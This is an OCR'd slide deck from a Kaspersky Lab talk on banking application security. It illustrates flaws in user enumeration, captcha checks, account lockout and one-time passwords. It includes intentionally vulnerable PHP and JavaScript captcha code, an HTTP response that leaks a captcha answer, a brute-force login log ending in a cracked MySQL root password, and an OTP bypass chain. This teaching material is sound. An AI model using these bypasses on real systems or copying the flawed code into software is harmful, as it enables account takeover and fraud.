KASPERSKY lab

Application Security: The Good, The Bad and the Ugly Practice

KASPERSKY lab

Agenda

Application Security Team

- Started more than 8 years ago (5 years ago for me)
- Hundreds of web applications (1/3 – banking systems)
- Dozens of mobile applications
- Research/CTF/Bug bounty
- Experience


Contents

Curious cases in:

- ✓ [Banking] web application security
- ✓ [Banking] mobile application security
- ✓ Payment systems, online shops etc.

Not today:

- ✓ OWASP TOP 10
- ✓ Banking fraud prevention
- ✓ ATM hacking
- ✓ Internal banking hacking
- ✓ Trojan applications and other viruses
- ✓ Physical money robbery



Internet Banking Systems

What's that?

- ✓ Internet Banking
  - ➢ Financial transactions
  - ➢ Banking account management
  - ➢ Paying taxes and charges
  - ➢ Currency exchange
- ✓ Mobile Banking
  - ➢ Internet banking in your pocket
  - ➢ Balance check on the spot
- ✓ Charts
  - ➢ Visualization of expenditure
- ✓ Wallet
  - ➢ Google/Apple pay
  - ➢ SMS money transfer

The concept

Part 1:

- Some vulnerability
  - ✓ The Good case: it seems to be fine, but something went wrong
  - ✓ The Bad case: it is not fine, but the developer at least tried to avoid the vulnerability
  - ✓ The Ugly case: the developer did his best to ruin the application security

  * Sometimes there's only one bad case

Developer ≠ Customer


Part 2:

- A story about the ugliest case we met once.

User enumeration


User enumeration

Good: the Internet




User enumeration

Bad: user enumeration while identification



User enumeration

The Ugly: Insecure Direct Object Reference



Captcha

Captcha bypass

The Good

You are using something secure, like Google captcha

The problem here: dozens of captcha solvers.

Captcha bypass

The Bad: captcha re-use

captcha.php:

```
session_start();
$captcha_word = generate_something_secure();
$_SESSION['captcha'] = $captcha_word;
output_image($captcha_word);
```

captcha_check:

```
function validate_captcha($captcha){
    return $_SESSION['captcha'] === $captcha;
}

if(validate_captcha($_GET['captcha'])){
    check_credentials();
    ...
}
```

Captcha bypass

The Ugly: client captcha check

GET https://bank.com/captcha/

Response

Raw | Headers | Hex

```
HTTP/1.1 200 OK
X-Powered-By: Express
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Content-Type: application/json; charset=utf-8
Content-Length: 47
ETag: W/"2f-UcDlkoyymAlIyBDYiJu/wqc/eTE"
Date: Mon, 03 Sep 2018 09:32:00 GMT
Connection: close

{"captchaId":8,"captcha":"7+5-1","answer":"11"}
```

Captcha bypass

The Ugliest: client captcha check

```
//Created / Generates the captcha function
                function DrawCaptcha()
                {
                    var a = Math.ceil(Math.random() * 10)+ '';
                    var b = Math.ceil(Math.random() * 10)+ '';
                    var c = Math.ceil(Math.random() * 10)+ '';
                    var d = Math.ceil(Math.random() * 10)+ '';
                    var e = Math.ceil(Math.random() * 10)+ '';
                    var f = Math.ceil(Math.random() * 10)+ '';
                    var g = Math.ceil(Math.random() * 10)+ '';
                    var code = a + ' ' + b + ' ' + ' ' + c + ' ' + d + ' ' + e + ' '+ f + ' ' + g;
                    document.getElementById("txtCaptcha").value = code
                    document.getElementById("txtStreet").value = code;
                }
    // Validate the Entered input aganist the generated security code function
                function ValidCaptcha(){
                    var str1 = removeSpaces(document.getElementById('txtCaptcha').value);
                    var str2 = removeSpaces(document.getElementById('txtInput').value);
                    if (str1 == str2) return true;
                    return false;
                }
    // Remove the spaces from the entered and generated code
                function removeSpaces(string)
                {
                    return string.split(' ').join('');
                }
```

User lock while Authentication


User lock while Authentication

The Good: lock by IP

```
File  Edit  View  Terminal  Help
[*] 192.168.0.197:3306 MYSQL - [56/72] - Trying username:'ashish1' with password:'1212'
[*] 192.168.0.197:3306 MYSQL - [56/72] - failed to login as 'ashish1' with password '1212'
[*] 192.168.0.197:3306 MYSQL - [57/72] - Trying username:'ashish1' with password:'123321'
[*] 192.168.0.197:3306 MYSQL - [57/72] - failed to login as 'ashish1' with password '123321'
[*] 192.168.0.197:3306 MYSQL - [58/72] - Trying username:'ashish1' with password:'hello'
[*] 192.168.0.197:3306 MYSQL - [58/72] - failed to login as 'ashish1' with password 'hello'
[*] 192.168.0.197:3306 MYSQL - [59/72] - Trying username:'gelowo' with password:'12121'
[*] 192.168.0.197:3306 MYSQL - [59/72] - failed to login as 'gelowo' with password '12121'
[*] 192.168.0.197:3306 MYSQL - [60/72] - Trying username:'gelowo' with password:'asdad'
[*] 192.168.0.197:3306 MYSQL - [60/72] - failed to login as 'gelowo' with password 'asdad'
[*] 192.168.0.197:3306 MYSQL - [61/72] - Trying username:'gelowo' with password:'asdasd'
[*] 192.168.0.197:3306 MYSQL - [61/72] - failed to login as 'gelowo' with password 'asdasd'
[*] 192.168.0.197:3306 MYSQL - [62/72] - Trying username:'gelowo' with password:'asdas'
[*] 192.168.0.197:3306 MYSQL - [62/72] - failed to login as 'gelowo' with password 'asdas'
[*] 192.168.0.197:3306 MYSQL - [63/72] - Trying username:'gelowo' with password:'1212'
[*] 192.168.0.197:3306 MYSQL - [63/72] - failed to login as 'gelowo' with password '1212'
[*] 192.168.0.197:3306 MYSQL - [64/72] - Trying username:'gelowo' with password:'123321'
[*] 192.168.0.197:3306 MYSQL - [64/72] - failed to login as 'gelowo' with password '123321'
[*] 192.168.0.197:3306 MYSQL - [65/72] - Trying username:'gelowo' with password:'hello'
[*] 192.168.0.197:3306 MYSQL - [65/72] - failed to login as 'gelowo' with password 'hello'
[*] 192.168.0.197:3306 MYSQL - [66/72] - Trying username:'root' with password:'12121'
[*] 192.168.0.197:3306 MYSQL - [66/72] - failed to login as 'root' with password '12121'
[*] 192.168.0.197:3306 MYSQL - [67/72] - Trying username:'root' with password:'asdad'
[*] 192.168.0.197:3306 MYSQL - [67/72] - failed to login as 'root' with password 'asdad'
[*] 192.168.0.197:3306 MYSQL - [68/72] - Trying username:'root' with password:'asdasd'
[*] 192.168.0.197:3306 MYSQL - [68/72] - failed to login as 'root' with password 'asdasd'
[*] 192.168.0.197:3306 MYSQL - [69/72] - Trying username:'root' with password:'asdas'
[*] 192.168.0.197:3306 MYSQL - [69/72] - failed to login as 'root' with password 'asdas'
[*] 192.168.0.197:3306 MYSQL - [70/72] - Trying username:'root' with password:'1212'
[*] 192.168.0.197:3306 MYSQL - [70/72] - failed to login as 'root' with password '1212'
[*] 192.168.0.197:3306 MYSQL - [71/72] - Trying username:'root' with password:'123321'
[*] 192.168.0.197:3306 MYSQL - [71/72] - failed to login as 'root' with password '123321'
[*] 192.168.0.197:3306 MYSQL - [72/72] - Trying username:'root' with password:'hello'
[+] 192.168.0.197:3306 - SUCCESSFUL LOGIN 'root' : 'hello'
```


User lock while Authentication

The Bad: temporary user lock



User lock while Authentication

The Ugly: persistent user lock



One Time Passwords

KASPERSKY lab

One Time Passwords

The Good:

- GSM interception
- SIM card duplication
- Mobile stealing
- Malware
- Social Engineering

One Time Passwords

The Bad: Race Condition

- Multiple login attempts
- Multiple transactions
- Item multiplication

One Time Passwords

The Bad 2: Mobile Operator Black list

One Time Passwords

The Bad 2: Mobile Operator Black list

- XSS
- Self blacklisting

- ✓ Enable subscription/payr
- ✓ OTP in SMS is blackliste
- ✓ The victim doesn't get it
- ✓ OTP is viewed with Web
- ✓ Verify OTP and proceed
- ✓ PROFIT!!!

One Time Passwords

The Ugly: no check


Request

Raw | Params | Headers | Hex

```
POST /LoginAction HTTP/1.1
Host: bank.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.13; rv:60.0) Gecko/20100101
Firefox/60.0
Content-Type: application/x-www-form-urlencoded
Content-Length: 231
Connection: close

password=UF0s123321&token_id=000000&otp_value=&login=&userSelectedLanguage=en&user
name=username&authentication_mode=token_user&authenticationMode=RSAToken&secret_im
age_field=row_1_image_1&isOTPSent=&isAuthetication=Y&redirect=Y
```

One Time Passwords

The Ugly: no check



